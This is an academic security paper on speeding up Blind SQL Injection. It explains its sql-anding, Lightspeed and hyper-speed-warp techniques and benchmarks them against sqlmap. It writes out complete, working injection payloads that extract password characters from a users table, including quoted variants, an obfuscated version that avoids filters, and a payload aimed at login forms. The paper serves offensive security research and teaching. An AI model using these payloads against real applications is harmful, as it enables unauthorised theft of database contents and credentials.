BLIND SQL INJECTION ATTACKS OPTIMIZATION

Ruben Ventura

Independent Security Researcher

ABSTRACT

This paper presents new and evolved methods to perform Blind SQL Injection attacks. These are much faster than the current publicly available tools and techniques due to optimization and redesign ideas that hack databases in more efficient methods, using cleverer injection payloads; this is the result of years of private research. Implementing these methods within carefully crafted code has resulted in the development of the fastest tools in the world to extract information from a database through Blind SQL Injection vulnerabilities. These tools are around 1600% faster than the currently most popular tools. The nature of such attack vectors will be explained in this paper, including all of their intrinsic details.

KEYWORDS

Web Application Security, Blind SQL Injection, Attack Optimization, New Exploitation Methods

1. INTRODUCTION

SQL injections are still of high importance these days despite the long time they have existed. Usually, exploiting this kind of security flaws is very slow and cumbersome so the aid of automation tools is almost always a need.

This paper will focus on new optimized SQL injection exploitation methods.

The inner workings of various new data extraction tools, created by the author, will be carefully explained. These tools are much faster than the existing free and commercial available ones because they approach the subject of data extraction from a different perspective which is more straight forward and better thought in many ways.

To demonstrate this, graphs and tables will be included to show the differences between the most predominant tools.

The most popular free tool to exploit SQL Injections, sqlmap, needs to make a maximum of 7 requests to retrieve a single character [1] and it has threading limitations as well. There is a notable gap between sqlmap and the new tools presented in here because they only require a minimum of 1 request to extract a single character and only a maximum of 3 requests. These tools are also finer not only because of the number of requests they require nor the threading capabilities they have, but also because the injection itself runs much faster in the DBMS due to the instruction set it uses.

The objective of this paper is to change and evolve the different kinds of classic injections and discover better methods.

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 99-109, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101909

2. ATTACK VECTORS

2.1. Overview of the Currently Most Wide-Spread Existing Method.

A former fastest method to extract information from a database using Blind SQL Injection attacks is the bisection method. This technique makes use of a binary search algorithm with which is possible to retrieve any character within the ASCII range with a maximum of 7 requests [1]. To extract a character within the UTF-8 Latin range it would take a maximum of 8 requests.

This method has threading limitations because the requests must be performed in a sequential manner; in order to know how to forge the following request the attacker needs to know which was the result of the previous request. For this reason, implementing threads in the exploitation tool is always limited because there are always requests that just can't be performed in a parallel fashion.

2.2. The Change in the Exploitation Methodology

Usually, the exploitation of Blind SQL Injections relies on guesswork that result in Boolean responses from the vulnerable application. In this way, the possibilities of what the desired character might be are narrowed down until it is found.

The shift of mind necessary to optimize this old technique is the realization that everything inside the machine is binary. From the same perspective, it can be concluded that all the information stored in the computer is, in essence, Boolean.

So instead of trying to guess what the character might be, it is easier to break all the information down to binary and then just ask directly for it. Bits which are "on" (1) are equal to True responses. In the same way, bits that are "off" (0) are the equivalence of False responses.

By gathering all of these Boolean responses, it is possible to build the exact bit strings used to represent any character.

2.3. Sql-Anding, Fastest Method in the World for Boolean Blind SQL Injections

In 2013, a new SQL Injection exploitation technique (created by Ruben Ventura, the author of this paper) was presented in Black Hat USA by Roberto Salgado [2]. The code of the attack's payload is the following:

```
1 AND (SELECT ASCII(MID(password, n, 1) FROM users LIMIT 1) & %d FROM users)
```

The first thing this injection does is to select a single character from the desired value to extract. This is done using the MID function:

```
MID(password, n, 1)
```

Let n be an offset to the desired character in the string wanted to be retrieved, represented by a positive integer whose initial value is 1 and it will be incremented by 1 until all the characters of the value are selected.

The next thing done by this injection is to convert the selected character to its ASCII numeric value by using the ASCII function:

(SELECT ASCII(MID(password, n, 1)))

For instance, if the character wanted to select is equal to ‘a’, the result of this part of the injection would be equal to the numeric value of 97, or 0x61 in hexadecimal.

The last part of the attack vector performs an AND bitwise operation against %d, a placeholder that will iterate through 7 different values:

%d = [1, 2, 4, 8, 16, 32, 64, 128]

The binary representations of each one of this values are the following:

1 = 00000001	16 = 00010000
2 = 00000010	32 = 00100000
4 = 00000100	64 = 01000000
8 = 00001000	128 = 10000000

Since all of these numbers are powers of 2, there is an easy pattern to discern in their bit representation. All the bits are “off” except for only one bit that is set. This means that all the digits are always 0 except for one bit whose position shifts to the left depending on the numeric value in question.

The desired character to extract (being ‘a’ in this case, with a binary value of 01100001) is used to perform the already mentioned AND bitwise operation with each one of the binary values in the placeholder, in the following manner:

01100001	01100001	01100001
00000001	00000010	00000100
=	=	=
00000001	00000000	00000000
= TRUE	= FALSE	= FALSE

In most programming languages, all numbers except zero are equal to a Boolean TRUE value. This means that if the vulnerable page responds with a FALSE response, then the bit being tested is equal to 0. If it is TRUE, the bit is equal to 1. By iterating through the mentioned powers of 2, all the bits which represent each character can be testes and retrieved.

If it is known that the character being retrieved is contained in the ASCII range, only 7 requests need to be done because, for the ASCII range, the most significant bit is always 0.

There is a huge advantage in this technique over the bisection method. Each bit can be retrieved regardless if the other bits are known or not, which means these injections can be performed in a parallel fashion using threads. This is why the sql-anding tool is much faster than other tools that use the binary search algorithm, such as sqlmap. There is already a recorded demo of this technique, publicly available to watch [3].

Since this injection uses bitwise operations instead of the BETWEEN instruction, the payload also runs faster in the DBMS.

2.3.1. Shedding Light in Blind SQL Injections

A Blind SQL Injection occurs when only the original content of the website can be displayed. This might occur for several reasons:

- UNION keyword is not allowed
- The query is too complex to inject UNION in the middle of it
- The injection is placed in multiple queries resulting in errors.
- It's impossible to see other data

It is possible to classify Blind SQL Injections into two categories: Boolean Blind SQL Injections and Non-Boolean Blind SQL Injections.

2.3.2. Boolean Blind SQL Injections

These kind of vulnerabilities can respond with only two possible responses: TRUE responses or FALSE responses.

This is commonly thought as the case of a login (even though this will be disproved later in the paper).

2.3.3. Non-Boolean Blind SQL Injections

This type of vulnerability can reply with not only a FALSE response, but also multiple TRUE responses. Such is the case of:

- Blogs
- Article websites
- News websites
- Online stores
- Any type of dynamic content
- Logins (as demonstrated later)

These kind of vulnerable applications include most websites out there.

Usually a GET parameter is sent through the URL to specify which item the application should show by using an ID. All of these possible ID values expand the attack surface to increase the semantics of the exploitation process. All the information that the application is able to provide can assist the attacker to perform faster data extraction.

Later in this paper it is explained how authentication logins are not strictly Boolean injections, mainly because the authentication mechanism can login as many different users which is equal to having multiple TRUE responses.

From this perspective, it can be concluded that strictly Boolean injections are actually extremely rare. For instance, if the application is designed to just give 2 types of different responses then it would be very inefficient to use a DBMS to store just 2 items, the same results could be implemented by hard-coding a simple IF condition within the application's code. Pretty much the only example of Boolean Blind Injections would be a multi-factor authentication.

The following methods to be explained make use of all this different content the application is designed to respond in order to extract more than one bit in a single request.

2.3.4. Lightspeed: Optimizing sql-anding

This section will introduce and explain a new original method designed to optimize sql-anding. The author decided to name this method “Lightspeed”.

A common Blind SQL Injection is exploited with an injection similar to the next one:

1 AND (SELECT ASCII(MID(password, n, 1) FROM users LIMIT 1) & %d FROM users)

The core of this injection is the **conditional** AND operator. This is the traditional way, however, it is possible to tweak this injection by replacing the conditional operator with a **bitwise** operator, like the following:

0 | (SELECT ASCII(MID(password, n, 1) FROM users LIMIT 1) & %d FROM users)
This injection will change the value of the requested article ID due to the bitwise OR (|), which means that the application will reply with various different responses depending on the result of the OR bitwise operation.

An example of such type of vulnerability could be a website designed to read news or articles. This website would use a GET parameter to define the ID of the article requested by the client:

http://news.com/?id=1337

The parameter just mentioned could be vulnerable to SQL Injection, but it would be blind, maybe because the UNION keyword is being filtered, or maybe because the query itself is too complex to inject an UNION statement inside of it. However, the page can reply with a number of various different responses, equal to the number of articles in the database.

So, the first thing to be done is to request the application for the content corresponding to 8 different ID values. An MD5 hash can be used to “compress” the content of each one of those 8 responses into a very manageable 32 byte string.

The ID of these different 8 pages can be represented with a binary sequence of 3 bits, like the following example:

?id=	Binary representation
0	000
1	001
2	010
3	011
4	100
5	101
6	110
7	111

Once the 8 responses are fetched and locally stored, it is possible to do the injections.

In order to make this injection work, it is needed not only to use a bitwise operator, because the injection itself must also be modified:

0 | (SELECT CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM users LIMIT 1)

It looks complicated but it's not. The injection will be dissected from the inside out in order to explain how it works:

The first character of the desired string to extract is selected:

MID(password, 1, 1) = 'a'

It is converted to its ASCII numeric value:

ASCII('a') = 97

Then it is represented in binary:

BIN(97) = '1100001'

Sometimes characters which are represented with less than 7 bits will be retrieved but, since the injection is blind and it is not possible to see the actual number of bits they have, we must use padding to make all the bit strings of equal length in order to know where to stop asking for bits; 8 bits are enough to represent the ASCII range and the UTF-8 Latin range:

LPAD('1100001', 8, '0') = '01100001'

Now that the bit string is prepared for extraction, the first 3 bits of the binary string will be selected at the same time using the MID function again:

MID('01100001', n, 3) = '011'

Then, the resulting 3-bit string is converted from binary to decimal:

CONV('011', 2, 10) = 3

To finish, the resulting number will be used to perform a bitwise OR with 0 (the requested id):

?id=0 | 3 = ?id=3

The result of any number ORed with 0 is always equal to the original number. In this way, the article that corresponds to ID 3 is returned. As soon as the response is received, it is revealed that the first three bits of the binary string representing the character is '011'.

This attack vector is injected 3 more times to find the entire 8-bit string. In this way, any character can be extracted with just 3 requests. Implementing threads with this exploitation technique would retrieve any character in an instant.

2.3.5. Using AND Instead of OR

It is also possible to use a bitwise AND instead of OR. The only thing that must be changed is the request ID from 0 to 7:

```
7 & (SELECT CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM
users LIMIT 1)
```

In binary, 7 is equal to 111 (all bits set), so any number which is ANDed to it will remain the same.

2.3.6. Using Lightspeed in Quoted Injections

In a similar manner, the last 2 attack vectors can be injected into quoted parameters by just adding a closing quote or double quote right after the requested ID; the DBMS will automatically cast the string into a number. The only disadvantage is that the trailing quote must be commented out:

0’ | (SELECT CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM users LIMIT 1)-- -

7’ & (SELECT CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM users LIMIT 1)-- -

2.3.7. Further Optimization of Lightspeed

When facing a numeric injection, there is actually no need to perform a bitwise operation, we can shorten the injection to just select the bits we’re interested in and assign their decimal value to the requested GET parameter:

http://vulnerable.com/?id=(SELECT CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM users LIMIT 1)

A video which demonstrates this technique has been made publicly available [4].

2.3.8. Lightspeed for Authentication Logins

Lightspeed can also be used to extract information from a database through a vulnerable Login. In essence, a set of bits is extracted from the numeric value of the character wished to retrieve in order to compare it with 10 different values. The application would login with a different user each time depending on the extracted sequence of bits.

The injection looks like the following:

SELECT * FROM users WHERE user=" or user=(select if((@a:=(select conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),2,10)from users limit 1))=1,'lightos',if(@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us',if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00','garethheyes','tr3w'))))))))))

Basically, a set of 3 bits is extracted from the database and depending on its value the application will authenticate with different users.

2.4. Fastest Exploitation Method in the Planet So Far

The former fastest method (before this paper was written) to extract information from a database through Blind SQL Injections (non-Boolean, because it requires 3 different responses) is pos2bin, created by Roberto Salgado in 2010, presented in Black Hat USA 2013 [2]. With this technique, it is possible to extract a character with a minimum of 2 requests and maximum of 6. The explanation of this technique is beyond the scope of this paper. However, the author decided to combine the ideas behind pos2bin and Lightspeed to see how much faster it could get.

The attack vector, result of the combination of both techniques, looks like this:

IF((@a:=MID(BIN(POSITION(MID((SELECT(password)FROM`users`LIMIT/*LESS*/0,1),1,1)IN(0x30313233343536373839414243444546))),1,3))!=space(0),IF(@a=0x3030,9,IF(@a=0x303030,10,IF(@a=0x30,8,conv(@a,2,10)))),0/0)

It looks complicated but it's not. Once again, the vector will be dissected to explain its inner-workings.

First, a single character is selected from the string to be extracted, for the sake of this example, it will be pretended it is equal to '1':

MID((SELECT(password)FROM`users`LIMIT/*LESS*/0,1),1,1) = '1'

The comment is just an obfuscation trick to avoid the use of whitespaces.

The next thing to do is to ask which position the character occupies in a defined character set:

POSITION('1' IN 0x30313233343536373839414243444546)

The hex number is just an obfuscated representation of a string to avoid using quotes, whitespaces nor commas. So the previous part of the injection is equal to the following (whitespaces have also been added to increase the legibility of the string):

POSITION('1' IN '0123456789abcdef')
= 2

Notice we are using a reduced character set because we know the string to be extracted is an MD5 hash, so we only need 16 different characters. It is also possible to define a wider character set to extract every possible piece of information. Using a reduced character set is just a tweak which can be used to optimize the extraction process. Now it is known that the position the selected character has is equal to 2.

The next function converts the position of the character to its binary representation: BIN(2) = 010 Once the binary string is ready for extraction, the MID function is again used to select 3 characters from the binary number; this is needed because there are some positions which need more than 3 bits to be represented in binary. The result is then assigned to the variable @a.

@a := MID('010', 3, 1) = '010'

Notice this whole chunk of instructions is inside a conditional IF() statement:

IF(@a := '010') != space(0), IF(@a=0x3030, 9, IF(@a=0x303030, 10, IF(@a=0x30,8, conv(@a,2,10)))),0/0)

What this condition does is to test if the result is equal to space(0), if it is, it means that the end of the binary string has been reached. In such case, the injection will return 0/0 (division by 0) which is equal to NULL. This would tell the attacker the whole bit string has already been extracted, so other characters can begin to be extracted as well.

There are also 3 other nested IF conditionals. All these do is to test if the bit string is equal to '0', '00' or '000' because mathematically these 3 strings have the same value. A different ID number is returned for each of the 3 cases.

If the extracted bit string happens to be any other number, the bit string is simply converted to decimal and the result is assigned to the requests GET ID parameter:

conv(@a, 2, 10)

In this way, a single character was extracted with only 2 requests.

The demonstration video of this technique is already public and available [5]. This technique is called hyper-speed-warp.

2.5.Comparison Between all the Methods

A case-study has been made to compare the efficiency of the fastest different Blind SQL Injection methods.

The test-case string to extract is the MD5 hash of 'abc123', so it is 32 bytes long. This hash has the value: BBF2DEAD374654CBB32A917AFD236656.

These tests were run in a local WAMP environment with an Intel Core i3 @2.40Ghz 2.40Ghz processor.

The results are presented in Table 1.

Table 1. Speed and number of requests comparison

Method	Requests in total	Average of requests per character	Time	Bandwidth
Bisection (sqlmap)	147	4.5	8 sec	?
sql-anding	235	7.343	3 sec	22078
Pos2bin	111	3.46	2.4 sec	15873
lightspeed	108	3.3	1 sec	11880
hyper-speed- warp	80	2.5	Less than 1 sec	16848

From this comparison the following statements can be concluded:

- For Boolean Blind Injections, sql-anding is the fastest method
- In terms of bandwidth used by the size of the request, the bisection method is preferable for Boolean injections, even though it is much slower.
- For multiple response blind injections, the fastest method is hyper-speed-warp, although this method only works in numeric injections; in case the injection is quote encapsulated, Lightspeed would need to be used.
- For multiple response blind injections, if bandwidth is a concern, Lightspeed would be the best method because the injection's length uses less bytes.

Figure 1 shows a bar graph displaying the presented results.



Figure 1. Number of requests vs. method in seconds.

Figure 2 shows a bar graph displaying the presented results.



Figure 2. Number of requests vs. method in seconds

3. EXPLOITATION STRATEGIES

3.1. Comparison between Compressed String Lengths

To further accelerate the data extraction process, the built-in compress() function can be used. Table 2 shows the corresponding lengths of group concatenated strings and their respective compressed lengths.

Table 2

Query	Length	Compressed length
group_concat(table_name)	1024	440
json_arrayagg(table_name)	1316	447
group_concat(column_name)	1024	458
json_arrayagg(column_name)	56897	8313

3.2. Comparison between Group Extraction or One-By-One Extraction

The functions group_concat() or json_arrayagg() can be used to concatenate the whole result of the query into a single string. In contrast, if LIMIT is used only one item will be retrieved for each request and the index for the LIMIT clause would have to be incremented until the whole items are iterated.

The disadvantage over group_conat or json_arrayagg() is that for each request the DBMS will have to do a huge concatenation which uses a considerable execution time.

For this reason, a case-study was made to see if using a string concatenation function is faster than iterating through all the elements using LIMIT. The results are in Table 3.

Table 3

Method	Start time	End time	Total time
group_concat()	13:39:40	13:40:15	35 sec
LIMIT n,1	13:56:32	13:57:08	36 sec

4. CONCLUSIONS

The most popular attack vector for Blind SQL Injections in actual times (October 1st, 2020) can be improved and optimized in different ways to perform data extraction in faster intervals of time. The best tool to use depends in the nature of the injection. It is inferred that faster methods will be created in the future.

ACKNOWLEDGEMENTS

The author wishes to mention Roberto Salgado (@LightOS), because he was of great inspiration in this research.

REFERENCES

[1] https://github.com/sqlmapproject/sqlmap/wiki/Techniques
[2] https://media.blackhat.com/us-13/US-13-Salgado-SQLi-Optimization-and-Obfuscation- Techniques-Slides.pdf
[3] https://www.youtube.com/watch?v=yMYGhatXyGU
[4] https://www.youtube.com/watch?v=Y0jrxASZ6T0
[5] https://www.youtube.com/watch?v=CuJGI3Ka0kQ

AUTHOR

Ruben Ventura got involved in the field of hacking and info-sec around 17 years ago. He has worked performing pen- tests and security assessments for many international firms, governments and law-enforcement agencies from all around the world (also a bank). He has been presented as a speaker and trainer at many different conferences in his country of origin.

His interests include hacking, reverse engineering, meditation, music production, theoretical physics, psychology, lifting weights and coffee (lots).